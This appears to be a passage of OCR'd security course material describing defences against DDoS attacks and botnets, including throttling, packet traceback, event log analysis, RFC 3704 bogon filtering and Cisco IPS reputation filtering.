
- **Throttling**

  Throttling entails the setting up of routers for server access with a logic to throttle incoming traffic levels that are safe for the server. “Min-max fair server-centric router” throttles (minimum and maximum throughput controls) help users prevent their servers from shutting down. Throttling helps in preventing damage to servers by controlling the DoS traffic. This method helps routers manage heavy incoming traffic so that the server can handle it. It also filters legitimate user traffic from fake DDoS attack traffic and can be extended to throttle DDoS attack traffic while allowing legitimate user traffic for better results.

  A major limitation of this method is that it may trigger false alarms. Occasionally, it may allow malicious traffic to pass through while dropping some legitimate traffic.

- **Drop Requests**

  Another method is to drop packets when the load increases. Usually, the router or server performs this task. However, before continuing with a request, the system induces the requester to drop the request by making them solve a difficult puzzle that requires a lot of memory or computing power. Consequently, users of zombie systems detect a performance degradation and could possibly be dissuaded from taking part in transferring DDoS attack traffic.



Post-Attack Forensics

Traffic Pattern Analysis	- Traffic pattern analysis can help network administrators to develop new **filtering techniques** for preventing attack traffic from entering or leaving their networks - The output of traffic pattern analysis helps in **updating load balancing** and **throttling countermeasures** to enhance efficiency and protection ability
Packet Traceback	- Packet Traceback is similar to **reverse engineering** - It helps in identifying the true **source of attack** and taking necessary steps to block further attacks
Event Log Analysis	- Event log analysis helps in identifying the source of **DoS traffic** - This allows network administrators to recognize the type of DDoS attack or a combination of attacks used

Post-Attack Forensics

- **Traffic Pattern Analysis**

  During a DDoS attack, the traffic pattern tool stores post-attack data, which users analyze to identify characteristics unique to the attacking traffic. These data are helpful in updating load balancing and throttling countermeasures to enhance their efficiency and protection ability. Moreover, DDoS attack traffic patterns can help network administrators develop new filtering techniques to prevent DDoS attack traffic from entering or leaving their networks. Analyzing DDoS traffic patterns can also help network administrators ensure that an attacker cannot use their servers as a DDoS platform to break into other sites.


- **Packet Traceback**

  Packet traceback refers to tracing back attack traffic. It is similar to reverse engineering. In this method, the targeted victim works backward by tracing the packet to its source. Once the victim identifies the true source, they can take steps to block further attacks from that source by developing the necessary preventive techniques. In addition, packet traceback can assist in gaining knowledge of the various tools and techniques that an attacker uses. This information can help in developing and implementing different filtering techniques to block attacks.

- **Event Log Analysis**

  DDoS event logs assist in forensic investigation and the enforcement of laws, which are helpful when an attacker causes severe financial damage. Providers can use honeypots and other network security mechanisms such as firewalls, packet sniffers, and server logs to store all the events that occurred during the setup and execution of the attack.

This allows network administrators to recognize the type of DDoS attack or the combination of attacks used. Routers, firewalls, and IDS logs can be analyzed to identify the source of the DoS traffic. Further, network administrators can attempt to trace back the attacker's IP address with the help of intermediary ISPs and law enforcement agencies.



Techniques to Defend against Botnets

RFC 3704 Filtering

- RFC 3704 filtering limits the impact of DDoS attacks by denying traffic with **spoofed addresses**
- Any traffic coming from unused or reserved IP addresses is bogus and should be filtered at the ISP before it enters the Internet link

Cisco IPS Source IP Reputation Filtering

- Reputation services help in determining if an **IP or service** is a source of threat
- Cisco IPS regularly **updates its database** with known threats such as botnets, botnet harvesters, and malwares, and helps in filtering DoS traffic

Black Hole Filtering

- A "black hole" refers to a network node where incoming traffic is discarded or dropped without informing the source that the data did not reach its intended recipient
- Black hole filtering refers to **discarding packets** at the routing level

DDoS Prevention Offerings from ISP or DDoS Service

- **Enable IP Source Guard** (in CISCO) or similar features in other routers to filter traffic based on the **DHCP snooping binding database** or IP source bindings, preventing a bot from succeeding with spoofed packets

Techniques to Defend against Botnets

There are four techniques to defend against botnets:

- **RFC 3704 Filtering**

  RFC 3704 is a basic access-control list (ACL) filter, which limits the impact of DDoS attacks by blocking traffic with spoofed addresses. This filter requires packets sourced from valid, allocated address space that is consistent with the topology and space allocation. A "bogon list" consists of all unused or reserved IP addresses that should not come from the Internet. If a packet is sourced from any of the IP addresses from the bogon list, then the packet is from a spoofed source IP, and the filter should drop it. System administrators should check whether the ISP performs RFC 3704 filtering in the cloud before traffic enters the system. Because the bogon list changes regularly, in case the ISP does not perform RFC 3704 filtering, the system administrator must manage their own bogon ACL rules or switch to another ISP.

- **Cisco IPS Source IP Reputation Filtering**

  Reputation services help in determining whether an IP or service is a source of threat. Cisco Global Correlation, a new security capability of Cisco IPS 7.0, uses immense security intelligence. The Cisco SensorBase Network contains information about all known threats on the Internet, such as botnets, malware outbreaks, dark nets, and botnet harvesters. The Cisco IPS makes use of this network to filter DoS traffic before it damages critical assets. To detect and prevent malicious activity even earlier, it incorporates global threat data into its system.

